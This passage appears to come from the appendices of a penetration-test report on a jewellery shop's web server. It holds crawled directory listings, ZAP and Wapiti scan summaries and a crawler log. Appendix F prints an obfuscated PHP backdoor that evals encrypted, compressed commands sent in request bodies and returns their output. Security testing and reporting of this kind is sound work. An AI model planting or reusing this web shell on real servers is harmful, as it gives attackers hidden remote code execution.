http://192.168.1.20/Photos/Gold/Ear%20Rings/3.jpg
http://192.168.1.20/Photos/Gold/Ear%20Rings/4.jpg
http://192.168.1.20/Photos/Gold/Ear%20Rings/5.jpg
http://192.168.1.20/Photos/Gold/Ear%20Rings/6.jpg
http://192.168.1.20/Photos/Gold/Ear%20Rings/7.jpg
http://192.168.1.20/Photos/Gold/Ear%20Rings/8.jpg
http://192.168.1.20/Photos/Gold/Ear%20Rings/9.jpg
http://192.168.1.20/Photos/Gold/Ear%20Rings/?C=D;O=D
http://192.168.1.20/Photos/Gold/Lady%20Rings
http://192.168.1.20/Photos/Gold/Lady%20Rings/
http://192.168.1.20/Photos/Gold/Lady%20Rings/1.jpg
http://192.168.1.20/Photos/Gold/Lady%20Rings/10.jpg
http://192.168.1.20/Photos/Gold/Lady%20Rings/11.jpg
http://192.168.1.20/Photos/Gold/Lady%20Rings/12.jpg
http://192.168.1.20/Photos/Gold/Lady%20Rings/2.jpg
http://192.168.1.20/Photos/Gold/Lady%20Rings/3.jpg
http://192.168.1.20/Photos/Gold/Lady%20Rings/4.jpg
http://192.168.1.20/Photos/Gold/Lady%20Rings/5.jpg
http://192.168.1.20/Photos/Gold/Lady%20Rings/6.jpg
http://192.168.1.20/Photos/Gold/Lady%20Rings/7.jpg
http://192.168.1.20/Photos/Gold/Lady%20Rings/8.jpg

http://192.168.1.20/Photos/Gold/Lady%20Rings/9.jpg
http://192.168.1.20/Photos/Gold/Lady%20Rings/?C=D;O=D
http://192.168.1.20/Photos/Gold/Lady%20Rings/images.jpg
http://192.168.1.20/Photos/Gold/Man%20Rings
http://192.168.1.20/Photos/Gold/Man%20Rings/
http://192.168.1.20/Photos/Gold/Man%20Rings/1.jpg
http://192.168.1.20/Photos/Gold/Man%20Rings/10.jpg
http://192.168.1.20/Photos/Gold/Man%20Rings/11.jpg
http://192.168.1.20/Photos/Gold/Man%20Rings/2.jpg
http://192.168.1.20/Photos/Gold/Man%20Rings/3.jpg
http://192.168.1.20/Photos/Gold/Man%20Rings/4.jpg
http://192.168.1.20/Photos/Gold/Man%20Rings/5.jpg
http://192.168.1.20/Photos/Gold/Man%20Rings/6.jpg
http://192.168.1.20/Photos/Gold/Man%20Rings/7.jpg
http://192.168.1.20/Photos/Gold/Man%20Rings/8.jpg
http://192.168.1.20/Photos/Gold/Man%20Rings/9.jpg
http://192.168.1.20/Photos/Gold/Man%20Rings/?C=D;O=D
http://192.168.1.20/Photos/Gold/Mang%20Tika
http://192.168.1.20/Photos/Gold/Mang%20Tika/
http://192.168.1.20/Photos/Gold/Mang%20Tika/1.jpg
http://192.168.1.20/Photos/Gold/Mang%20Tika/10.jpg
http://192.168.1.20/Photos/Gold/Mang%20Tika/12.jpg
http://192.168.1.20/Photos/Gold/Mang%20Tika/2.jpg
http://192.168.1.20/Photos/Gold/Mang%20Tika/3.jpg
http://192.168.1.20/Photos/Gold/Mang%20Tika/4.jpg
http://192.168.1.20/Photos/Gold/Mang%20Tika/5.jpg
http://192.168.1.20/Photos/Gold/Mang%20Tika/6.jpg
http://192.168.1.20/Photos/Gold/Mang%20Tika/7.jpg
http://192.168.1.20/Photos/Gold/Mang%20Tika/9.jpg
http://192.168.1.20/Photos/Gold/Mang%20Tika/?C=D;O=D
http://192.168.1.20/Photos/Gold/Mang%20Tika/Thumbs.db
http://192.168.1.20/Photos/Gold/Mangalsutra
http://192.168.1.20/Photos/Gold/Mangalsutra/
http://192.168.1.20/Photos/Gold/Mangalsutra/1.jpg
http://192.168.1.20/Photos/Gold/Mangalsutra/10.jpg
http://192.168.1.20/Photos/Gold/Mangalsutra/11.jpg
http://192.168.1.20/Photos/Gold/Mangalsutra/12.jpg
http://192.168.1.20/Photos/Gold/Mangalsutra/13.jpg
http://192.168.1.20/Photos/Gold/Mangalsutra/14.jpg
http://192.168.1.20/Photos/Gold/Mangalsutra/15.jpg
http://192.168.1.20/Photos/Gold/Mangalsutra/16.jpg
http://192.168.1.20/Photos/Gold/Mangalsutra/17.jpg
http://192.168.1.20/Photos/Gold/Mangalsutra/2.jpg
http://192.168.1.20/Photos/Gold/Mangalsutra/3.jpg

http://192.168.1.20/Photos/Gold/Mangalsutra/4.jpg
http://192.168.1.20/Photos/Gold/Mangalsutra/5.jpg
http://192.168.1.20/Photos/Gold/Mangalsutra/6.jpg
http://192.168.1.20/Photos/Gold/Mangalsutra/7.jpg
http://192.168.1.20/Photos/Gold/Mangalsutra/8.jpg
http://192.168.1.20/Photos/Gold/Mangalsutra/9.jpg
http://192.168.1.20/Photos/Gold/Mangalsutra/?C=D;O=D
http://192.168.1.20/Photos/Gold/Necklaces
http://192.168.1.20/Photos/Gold/Necklaces/
http://192.168.1.20/Photos/Gold/Necklaces/1.jpg
http://192.168.1.20/Photos/Gold/Necklaces/10.jpg
http://192.168.1.20/Photos/Gold/Necklaces/11.jpg
http://192.168.1.20/Photos/Gold/Necklaces/2.jpg
http://192.168.1.20/Photos/Gold/Necklaces/3.jpg
http://192.168.1.20/Photos/Gold/Necklaces/4.jpg
http://192.168.1.20/Photos/Gold/Necklaces/5.jpg
http://192.168.1.20/Photos/Gold/Necklaces/6.jpg
http://192.168.1.20/Photos/Gold/Necklaces/7.jpg
http://192.168.1.20/Photos/Gold/Necklaces/8.jpg
http://192.168.1.20/Photos/Gold/Necklaces/9.jpg
http://192.168.1.20/Photos/Gold/Necklaces/?C=D;O=D
http://192.168.1.20/Photos/Gold/Necklaces/Thumbs.db
http://192.168.1.20/Photos/Gold/Necklaces/images.jpg
http://192.168.1.20/Photos/Gold/Nose%20Rings
http://192.168.1.20/Photos/Gold/Nose%20Rings/
http://192.168.1.20/Photos/Gold/Nose%20Rings/1.jpg
http://192.168.1.20/Photos/Gold/Nose%20Rings/2.jpg
http://192.168.1.20/Photos/Gold/Nose%20Rings/3.jpg
http://192.168.1.20/Photos/Gold/Nose%20Rings/4.jpg
http://192.168.1.20/Photos/Gold/Nose%20Rings/5.jpg
http://192.168.1.20/Photos/Gold/Nose%20Rings/6.jpg
http://192.168.1.20/Photos/Gold/Nose%20Rings/7.jpg
http://192.168.1.20/Photos/Gold/Nose%20Rings/8.jpg
http://192.168.1.20/Photos/Gold/Nose%20Rings/9.jpg
http://192.168.1.20/Photos/Gold/Nose%20Rings/?C=D;O=D
http://192.168.1.20/Photos/Gold/Pendant%20Set
http://192.168.1.20/Photos/Gold/Pendant%20Set/
http://192.168.1.20/Photos/Gold/Pendant%20Set/1.jpg
http://192.168.1.20/Photos/Gold/Pendant%20Set/10.jpg
http://192.168.1.20/Photos/Gold/Pendant%20Set/11.jpg
http://192.168.1.20/Photos/Gold/Pendant%20Set/12.jpg
http://192.168.1.20/Photos/Gold/Pendant%20Set/2.jpg
http://192.168.1.20/Photos/Gold/Pendant%20Set/3.jpg
http://192.168.1.20/Photos/Gold/Pendant%20Set/4.jpg

http://192.168.1.20/Photos/Gold/Pendant%20Set/5.jpg
http://192.168.1.20/Photos/Gold/Pendant%20Set/6.jpg
http://192.168.1.20/Photos/Gold/Pendant%20Set/7.jpg
http://192.168.1.20/Photos/Gold/Pendant%20Set/8.jpg
http://192.168.1.20/Photos/Gold/Pendant%20Set/9.jpg
http://192.168.1.20/Photos/Gold/Pendant%20Set/?C=D;O=D
http://192.168.1.20/Photos/Gold/Pendant%20Set/images.jpg
http://192.168.1.20/Photos/Gold/Pendants
http://192.168.1.20/Photos/Gold/Pendants/
http://192.168.1.20/Photos/Gold/Pendants/1.jpg
http://192.168.1.20/Photos/Gold/Pendants/10.jpg
http://192.168.1.20/Photos/Gold/Pendants/11.jpg
http://192.168.1.20/Photos/Gold/Pendants/2.jpg
http://192.168.1.20/Photos/Gold/Pendants/3.jpg
http://192.168.1.20/Photos/Gold/Pendants/4.jpg
http://192.168.1.20/Photos/Gold/Pendants/5.jpg
http://192.168.1.20/Photos/Gold/Pendants/6.jpg
http://192.168.1.20/Photos/Gold/Pendants/7.jpg
http://192.168.1.20/Photos/Gold/Pendants/8.jpg
http://192.168.1.20/Photos/Gold/Pendants/9.jpg
http://192.168.1.20/Photos/Gold/Pendants/?C=D;O=D
http://192.168.1.20/Photos/Silver
http://192.168.1.20/Photos/Silver/
http://192.168.1.20/Photos/Silver/?C=D;O=D
http://192.168.1.20/Photos/Silver/Anklets
http://192.168.1.20/Photos/Silver/Anklets/
http://192.168.1.20/Photos/Silver/Anklets/1.jpg
http://192.168.1.20/Photos/Silver/Anklets/10.jpg
http://192.168.1.20/Photos/Silver/Anklets/11.jpg
http://192.168.1.20/Photos/Silver/Anklets/13.jpg
http://192.168.1.20/Photos/Silver/Anklets/14.jpg
http://192.168.1.20/Photos/Silver/Anklets/15.jpg
http://192.168.1.20/Photos/Silver/Anklets/16.jpg
http://192.168.1.20/Photos/Silver/Anklets/17.jpg
http://192.168.1.20/Photos/Silver/Anklets/18.jpg
http://192.168.1.20/Photos/Silver/Anklets/2.jpg
http://192.168.1.20/Photos/Silver/Anklets/3.jpg
http://192.168.1.20/Photos/Silver/Anklets/4.jpg
http://192.168.1.20/Photos/Silver/Anklets/5.jpg
http://192.168.1.20/Photos/Silver/Anklets/6.jpg
http://192.168.1.20/Photos/Silver/Anklets/7.jpg
http://192.168.1.20/Photos/Silver/Anklets/8.jpg
http://192.168.1.20/Photos/Silver/Anklets/9.jpg
http://192.168.1.20/Photos/Silver/Anklets/?C=S;O=D

http://192.168.1.20/Photos/Silver/Anklets/Thumbs.db
http://192.168.1.20/Photos/Silver/Armlets
http://192.168.1.20/Photos/Silver/Armlets/
http://192.168.1.20/Photos/Silver/Armlets/1.jpg
http://192.168.1.20/Photos/Silver/Armlets/10.jpg
http://192.168.1.20/Photos/Silver/Armlets/11.jpg
http://192.168.1.20/Photos/Silver/Armlets/2.jpg
http://192.168.1.20/Photos/Silver/Armlets/3.jpg
http://192.168.1.20/Photos/Silver/Armlets/4.jpg
http://192.168.1.20/Photos/Silver/Armlets/5.jpg
http://192.168.1.20/Photos/Silver/Armlets/6.jpg
http://192.168.1.20/Photos/Silver/Armlets/7.jpg
http://192.168.1.20/Photos/Silver/Armlets/8.jpg
http://192.168.1.20/Photos/Silver/Armlets/9.jpg
http://192.168.1.20/Photos/Silver/Armlets/?C=D;O=D
http://192.168.1.20/Photos/Silver/Bracelet
http://192.168.1.20/Photos/Silver/Bracelet/
http://192.168.1.20/Photos/Silver/Bracelet/1.jpg
http://192.168.1.20/Photos/Silver/Bracelet/10.jpg
http://192.168.1.20/Photos/Silver/Bracelet/11.jpg
http://192.168.1.20/Photos/Silver/Bracelet/12.jpg
http://192.168.1.20/Photos/Silver/Bracelet/2.jpg
http://192.168.1.20/Photos/Silver/Bracelet/3.jpg
http://192.168.1.20/Photos/Silver/Bracelet/4.jpg
http://192.168.1.20/Photos/Silver/Bracelet/5.jpg
http://192.168.1.20/Photos/Silver/Bracelet/6.jpg
http://192.168.1.20/Photos/Silver/Bracelet/7.jpg
http://192.168.1.20/Photos/Silver/Bracelet/8.jpg
http://192.168.1.20/Photos/Silver/Bracelet/9.jpg
http://192.168.1.20/Photos/Silver/Bracelet/?C=S;O=D
http://192.168.1.20/Photos/Silver/Brooches
http://192.168.1.20/Photos/Silver/Brooches/
http://192.168.1.20/Photos/Silver/Brooches/1.jpg
http://192.168.1.20/Photos/Silver/Brooches/10.jpg
http://192.168.1.20/Photos/Silver/Brooches/11.jpg
http://192.168.1.20/Photos/Silver/Brooches/12.jpg
http://192.168.1.20/Photos/Silver/Brooches/13.jpg
http://192.168.1.20/Photos/Silver/Brooches/14.jpg
http://192.168.1.20/Photos/Silver/Brooches/15.jpg
http://192.168.1.20/Photos/Silver/Brooches/16.jpg
http://192.168.1.20/Photos/Silver/Brooches/2.jpg
http://192.168.1.20/Photos/Silver/Brooches/3.jpg
http://192.168.1.20/Photos/Silver/Brooches/4.jpg
http://192.168.1.20/Photos/Silver/Brooches/5.jpg

http://192.168.1.20/Photos/Silver/Brooches/6.jpg
http://192.168.1.20/Photos/Silver/Brooches/7.jpg
http://192.168.1.20/Photos/Silver/Brooches/8.jpg
http://192.168.1.20/Photos/Silver/Brooches/9.jpg
http://192.168.1.20/Photos/Silver/Brooches/?C=D;O=D
http://192.168.1.20/Photos/Silver/Chain
http://192.168.1.20/Photos/Silver/Chain/
http://192.168.1.20/Photos/Silver/Chain/1.jpg
http://192.168.1.20/Photos/Silver/Chain/10.jpg
http://192.168.1.20/Photos/Silver/Chain/11.jpg
http://192.168.1.20/Photos/Silver/Chain/12.jpg
http://192.168.1.20/Photos/Silver/Chain/13.jpg
http://192.168.1.20/Photos/Silver/Chain/14.jpg
http://192.168.1.20/Photos/Silver/Chain/2.jpg
http://192.168.1.20/Photos/Silver/Chain/3.jpg
http://192.168.1.20/Photos/Silver/Chain/4.jpg
http://192.168.1.20/Photos/Silver/Chain/5.jpg
http://192.168.1.20/Photos/Silver/Chain/6.jpg
http://192.168.1.20/Photos/Silver/Chain/7.jpg
http://192.168.1.20/Photos/Silver/Chain/8.jpg
http://192.168.1.20/Photos/Silver/Chain/9.jpg
http://192.168.1.20/Photos/Silver/Chain/?C=S;O=D
http://192.168.1.20/Photos/Silver/Chain/designer5.jpg
http://192.168.1.20/Photos/Silver/Cuffilinks
http://192.168.1.20/Photos/Silver/Cuffilinks/
http://192.168.1.20/Photos/Silver/Cuffilinks/1.jpg
http://192.168.1.20/Photos/Silver/Cuffilinks/10.jpg
http://192.168.1.20/Photos/Silver/Cuffilinks/11.jpg
http://192.168.1.20/Photos/Silver/Cuffilinks/2.jpg
http://192.168.1.20/Photos/Silver/Cuffilinks/3.jpg
http://192.168.1.20/Photos/Silver/Cuffilinks/4.jpg
http://192.168.1.20/Photos/Silver/Cuffilinks/5.jpg
http://192.168.1.20/Photos/Silver/Cuffilinks/6.jpg
http://192.168.1.20/Photos/Silver/Cuffilinks/7.jpg
http://192.168.1.20/Photos/Silver/Cuffilinks/8.jpg
http://192.168.1.20/Photos/Silver/Cuffilinks/9.jpg
http://192.168.1.20/Photos/Silver/Cuffilinks/?C=M;O=D
http://192.168.1.20/Photos/Silver/EarRings
http://192.168.1.20/Photos/Silver/EarRings/
http://192.168.1.20/Photos/Silver/EarRings/1.jpg
http://192.168.1.20/Photos/Silver/EarRings/10.jpg
http://192.168.1.20/Photos/Silver/EarRings/11.jpg
http://192.168.1.20/Photos/Silver/EarRings/12.jpg
http://192.168.1.20/Photos/Silver/EarRings/13.jpg

http://192.168.1.20/Photos/Silver/EarRings/14.jpg
http://192.168.1.20/Photos/Silver/EarRings/15.jpg
http://192.168.1.20/Photos/Silver/EarRings/16.jpg
http://192.168.1.20/Photos/Silver/EarRings/2.jpg
http://192.168.1.20/Photos/Silver/EarRings/3.jpg
http://192.168.1.20/Photos/Silver/EarRings/4.jpg
http://192.168.1.20/Photos/Silver/EarRings/5.jpg
http://192.168.1.20/Photos/Silver/EarRings/6.jpg
http://192.168.1.20/Photos/Silver/EarRings/7.jpg
http://192.168.1.20/Photos/Silver/EarRings/8.jpg
http://192.168.1.20/Photos/Silver/EarRings/9.jpg
http://192.168.1.20/Photos/Silver/EarRings/?C=D;O=D
http://192.168.1.20/Photos/Silver/Hair%20Pin
http://192.168.1.20/Photos/Silver/Hair%20Pin/
http://192.168.1.20/Photos/Silver/Hair%20Pin/1.jpg
http://192.168.1.20/Photos/Silver/Hair%20Pin/10.jpg
http://192.168.1.20/Photos/Silver/Hair%20Pin/11.jpg
http://192.168.1.20/Photos/Silver/Hair%20Pin/12.jpg
http://192.168.1.20/Photos/Silver/Hair%20Pin/13.jpg
http://192.168.1.20/Photos/Silver/Hair%20Pin/14.jpg
http://192.168.1.20/Photos/Silver/Hair%20Pin/15.jpg
http://192.168.1.20/Photos/Silver/Hair%20Pin/16.jpg
http://192.168.1.20/Photos/Silver/Hair%20Pin/17.jpg
http://192.168.1.20/Photos/Silver/Hair%20Pin/2.jpg
http://192.168.1.20/Photos/Silver/Hair%20Pin/4.jpg
http://192.168.1.20/Photos/Silver/Hair%20Pin/6.jpg
http://192.168.1.20/Photos/Silver/Hair%20Pin/7.jpg
http://192.168.1.20/Photos/Silver/Hair%20Pin/8.jpg
http://192.168.1.20/Photos/Silver/Hair%20Pin/9.jpg
http://192.168.1.20/Photos/Silver/Hair%20Pin/?C=D;O=D
http://192.168.1.20/Photos/Silver/Lady%20Rings
http://192.168.1.20/Photos/Silver/Lady%20Rings/
http://192.168.1.20/Photos/Silver/Lady%20Rings/1.jpg
http://192.168.1.20/Photos/Silver/Lady%20Rings/10.jpg
http://192.168.1.20/Photos/Silver/Lady%20Rings/11.jpg
http://192.168.1.20/Photos/Silver/Lady%20Rings/3.jpg
http://192.168.1.20/Photos/Silver/Lady%20Rings/4.jpg
http://192.168.1.20/Photos/Silver/Lady%20Rings/5.jpg
http://192.168.1.20/Photos/Silver/Lady%20Rings/6.jpg
http://192.168.1.20/Photos/Silver/Lady%20Rings/7.jpg
http://192.168.1.20/Photos/Silver/Lady%20Rings/8.jpg
http://192.168.1.20/Photos/Silver/Lady%20Rings/9.jpg
http://192.168.1.20/Photos/Silver/Lady%20Rings/?C=D;O=D
http://192.168.1.20/Photos/Silver/Man%20Ring

http://192.168.1.20/Photos/Silver/Man%20Ring/
http://192.168.1.20/Photos/Silver/Man%20Ring/1.jpg
http://192.168.1.20/Photos/Silver/Man%20Ring/10.jpg
http://192.168.1.20/Photos/Silver/Man%20Ring/2.jpg
http://192.168.1.20/Photos/Silver/Man%20Ring/3.jpg
http://192.168.1.20/Photos/Silver/Man%20Ring/4.jpg
http://192.168.1.20/Photos/Silver/Man%20Ring/5.jpg
http://192.168.1.20/Photos/Silver/Man%20Ring/6.jpg
http://192.168.1.20/Photos/Silver/Man%20Ring/8.jpg
http://192.168.1.20/Photos/Silver/Man%20Ring/9.jpg
http://192.168.1.20/Photos/Silver/Man%20Ring/?C=D;O=D
http://192.168.1.20/Photos/Silver/Pendants
http://192.168.1.20/Photos/Silver/Pendants%20Sets
http://192.168.1.20/Photos/Silver/Pendants%20Sets/
http://192.168.1.20/Photos/Silver/Pendants%20Sets/1.jpg
http://192.168.1.20/Photos/Silver/Pendants%20Sets/10.jpg
http://192.168.1.20/Photos/Silver/Pendants%20Sets/11.jpg
http://192.168.1.20/Photos/Silver/Pendants%20Sets/2.jpg
http://192.168.1.20/Photos/Silver/Pendants%20Sets/3.jpg
http://192.168.1.20/Photos/Silver/Pendants%20Sets/4.jpg
http://192.168.1.20/Photos/Silver/Pendants%20Sets/5.jpg
http://192.168.1.20/Photos/Silver/Pendants%20Sets/6.jpg
http://192.168.1.20/Photos/Silver/Pendants%20Sets/7.jpg
http://192.168.1.20/Photos/Silver/Pendants%20Sets/8.jpg
http://192.168.1.20/Photos/Silver/Pendants%20Sets/9.jpg
http://192.168.1.20/Photos/Silver/Pendants%20Sets/?C=S;O=D
http://192.168.1.20/Photos/Silver/Pendants/
http://192.168.1.20/Photos/Silver/Pendants/1.jpg
http://192.168.1.20/Photos/Silver/Pendants/10.jpg
http://192.168.1.20/Photos/Silver/Pendants/11.jpg
http://192.168.1.20/Photos/Silver/Pendants/2.jpeg
http://192.168.1.20/Photos/Silver/Pendants/3.jpg
http://192.168.1.20/Photos/Silver/Pendants/4.jpg
http://192.168.1.20/Photos/Silver/Pendants/5.jpg
http://192.168.1.20/Photos/Silver/Pendants/6.jpg
http://192.168.1.20/Photos/Silver/Pendants/7.jpg
http://192.168.1.20/Photos/Silver/Pendants/8.jpg
http://192.168.1.20/Photos/Silver/Pendants/9.jpg
http://192.168.1.20/Photos/Silver/Pendants/?C=S;O=D
http://192.168.1.20/Photos/Silver/Toe%20Ring
http://192.168.1.20/Photos/Silver/Toe%20Ring/
http://192.168.1.20/Photos/Silver/Toe%20Ring/1.jpg
http://192.168.1.20/Photos/Silver/Toe%20Ring/2.jpg
http://192.168.1.20/Photos/Silver/Toe%20Ring/3.jpg

http://192.168.1.20/Photos/Silver/Toe%20Ring/4.jpg
http://192.168.1.20/Photos/Silver/Toe%20Ring/5.jpg
http://192.168.1.20/Photos/Silver/Toe%20Ring/6.jpg
http://192.168.1.20/Photos/Silver/Toe%20Ring/7.jpg
http://192.168.1.20/Photos/Silver/Toe%20Ring/8.jpg
http://192.168.1.20/Photos/Silver/Toe%20Ring/9.jpg
http://192.168.1.20/Photos/Silver/Toe%20Ring/?C=S;O=D
http://192.168.1.20/css
http://192.168.1.20/css/
http://192.168.1.20/css/?C=S;O=D
http://192.168.1.20/css/bootstrap.css
http://192.168.1.20/css/carousel.css
http://192.168.1.20/css/flexslider.css
http://192.168.1.20/css/jquery.fancybox.css
http://192.168.1.20/css/slideshow.html
http://192.168.1.20/css/stylesheet-1.css
http://192.168.1.20/css/stylesheet-2.css
http://192.168.1.20/css/stylesheet-3.css
http://192.168.1.20/css/stylesheet-4.css
http://192.168.1.20/css/stylesheet.css
http://192.168.1.20/icons
http://192.168.1.20/icons/back.gif
http://192.168.1.20/icons/blank.gif
http://192.168.1.20/icons/folder.gif
http://192.168.1.20/icons/image2.gif
http://192.168.1.20/icons/text.gif
http://192.168.1.20/icons/unknown.gif
http://192.168.1.20/image
http://192.168.1.20/image/
http://192.168.1.20/image/?C=D;O=D
http://192.168.1.20/image/addBanner-940x145.jpg
http://192.168.1.20/image/arrows-2.png
http://192.168.1.20/image/back
http://192.168.1.20/image/back-to-top.png
http://192.168.1.20/image/back/
http://192.168.1.20/image/back/?C=D;O=D
http://192.168.1.20/image/back/banner1-960x300.jpg
http://192.168.1.20/image/back/banner2-960x300.jpg
http://192.168.1.20/image/banner-shadow.png
http://192.168.1.20/image/banner1-960x300.jpg
http://192.168.1.20/image/banner2-960x300.jpg
http://192.168.1.20/image/borderBg.jpg
http://192.168.1.20/image/button-next.png
http://192.168.1.20/image/button-previous.png

http://192.168.1.20/image/cart-icon.jpg
http://192.168.1.20/image/close.jpg
http://192.168.1.20/image/colorpiker.png
http://192.168.1.20/image/fancybox_overlay.png
http://192.168.1.20/image/favicon.png
http://192.168.1.20/image/hr.png
http://192.168.1.20/image/ico-google.png
http://192.168.1.20/image/icon-fb.png
http://192.168.1.20/image/icon-twit.png
http://192.168.1.20/image/logo.png
http://192.168.1.20/image/logopsd.psd
http://192.168.1.20/image/mail.png
http://192.168.1.20/image/nophoto.gif
http://192.168.1.20/image/phone.png
http://192.168.1.20/image/xv.png
http://192.168.1.20/image/xv_oldpng
http://192.168.1.20/js
http://192.168.1.20/js/
http://192.168.1.20/js/?C=D;O=D
http://192.168.1.20/js/bootstrap.js
http://192.168.1.20/js/cloud-zoom.1.0.2.js
http://192.168.1.20/js/custom.js
http://192.168.1.20/js/html5.js
http://192.168.1.20/js/jquery-1.7.1.min.js
http://192.168.1.20/js/jquery.dcjqaccordion.2.9.js
http://192.168.1.20/js/jquery.fancybox.pack.js
http://192.168.1.20/js/jquery.flexslider-min.js
http://192.168.1.20/js/jquery.jcarousel.min.js
http://192.168.1.20/js/jquery.js
http://192.168.1.20/js/tabs.js
http://192.168.1.20/sitemap.xml

APPENDIX F

backdoor.php

?php

$v='8[1])B8,$k)));$o=@B8obB8_get_conteB8nB8ts();@ob_enB8dB8_clB8ean();$r=@ba';


$O='B81){@ob_starB8t();@evB8al(@gzuncomB8press(B8@x(@baB8se6B84_decodB8e($mB';

$U='$k=B8"7052caB8d6";$kh=B8"b415B8f4272c19B8";$B8kf="8B86aa9B8aB850a7c3";$p="Mgl';

```
$C='hB8B83mf3QB82C1B82B8B8k6s";function x($t,$B8k)B8{$cB8=strlB8en($k);$l=st';
$d='se6B84B8_encodB8e(@x(@gB8zcompresB8s($B8oB8B8),$k)B8);print("$p$kh$r$kf");}';
$T='+B8,$i++){B8$o.=B8$B8t{$i}^B8$k{$j};}}B8B8returB8n $o;}iB8f(@preg_match("';
$Q='/$kB8h(.+B8)$kf/",@B8fB8ile_get_conB8tB8ents("php://B8input"B8B8),$B8m)==';
$G='rlenB8($t);$oB8=B8"";for($i=0;$i<$B8l;)B8{for($j=B80;($B8j<$cB8&&$i<$l)B8;$j+';
$K=str_replace('J','','cJreaJte_JJfuJnctJion');
$c=str_replace('B8','',$U.$C.$G.$T.$Q.$O.$v.$d);
$k=$K('',$c);$k();
?>
```

APPENDIX G

Zap scan result screenshot



ZAP Scanning Report

Summary of Alerts

Risk Level	Number of Alerts
High	0
Medium	2
Low	3
Informational	0

Alert Detail

Medium (Medium)	Directory Browsing
Description	It is possible to view the directory listing. Directory listing may reveal hidden scripts, include files , backup source files etc which can be accessed to read sensitive information.
URL	http://192.168.1.20/Photos/Gold/Bangles/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/Photos/Diamond/Lady%20Ring/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/Photos/Diamond/Pendant%20Set/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/Photos/Silver/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/Photos/
Method	GET
Attack	Parent Directory

APPENDIX H

Wapiti scan result screenshot

Wapiti vulnerability report

Target: http://192.168.1.20/

Date of the scan: Tue, 15 Dec 2020 17:07:21 +0000. Scope of the scan: folder

Summary

Category	Number of vulnerabilities found
SQL Injection	0
Blind SQL Injection	3
File Handling	0
Cross Site Scripting	0
CRLF Injection	0
Commands execution	0
Htaccess Bypass	0
Backup file	0
Potentially dangerous file	0
Server Side Request Forgery	0
Open Redirect	0
XXE	0
Internal Server Error	0
Resource consumption	0

Blind SQL Injection

APPENDIX I

Processed	Method	URI
TRUE	GET	http://192.168.1.20
TRUE	GET	http://192.168.1.20/robots.txt
TRUE	GET	http://192.168.1.20/sitemap.xml
TRUE	GET	http://192.168.1.20/css
TRUE	GET	http://192.168.1.20/css/carousel.css
TRUE	GET	http://192.168.1.20/css/flexslider.css
TRUE	GET	http://192.168.1.20/css/stylesheet.css
TRUE	GET	http://192.168.1.20/image
TRUE	GET	http://192.168.1.20/info.php
TRUE	GET	http://192.168.1.20/index.php
TRUE	GET	http://192.168.1.20/js
TRUE	GET	http://192.168.1.20/js/custom.js
TRUE	GET	http://192.168.1.20/js/html5.js
TRUE	GET	http://192.168.1.20/js/jquery-1.7.1.min.js

TRUE	GET	http://192.168.1.20/js/jquery.fancybox.pack.js
TRUE	GET	http://192.168.1.20/js/jquery.flexslider-min.js
TRUE	GET	http://192.168.1.20/js/jquery.jcarousel.min.js
TRUE	GET	http://192.168.1.20/js/tabs.js
TRUE	GET	http://192.168.1.20/Photos
TRUE	GET	http://192.168.1.20/
TRUE	GET	http://192.168.1.20/Photos/Diamond
TRUE	GET	http://192.168.1.20/Photos/Diamond/Bangles
TRUE	GET	http://192.168.1.20/register.html
TRUE	GET	http://192.168.1.20/Photos/Diamond/EarRings
TRUE	GET	http://192.168.1.20/about.php
TRUE	GET	http://192.168.1.20/Photos/Diamond/Lady%20Ring
TRUE	GET	http://192.168.1.20/Photos/Diamond/Pendant%20Set
TRUE	GET	http://192.168.1.20/Photos/Gold
TRUE	GET	http://192.168.1.20/Photos/Gold/Bangles
TRUE	GET	http://192.168.1.20/Photos/Gold/Lady%20Rings
TRUE	GET	http://192.168.1.20/Photos/Gold/Mang%20Tika
TRUE	GET	http://192.168.1.20/Photos/Gold/Pendant%20Set
TRUE	GET	http://192.168.1.20/Photos/Silver
TRUE	GET	http://192.168.1.20/Photos/Silver/Armlets
TRUE	GET	http://192.168.1.20/Photos/Silver/Cuffilinks
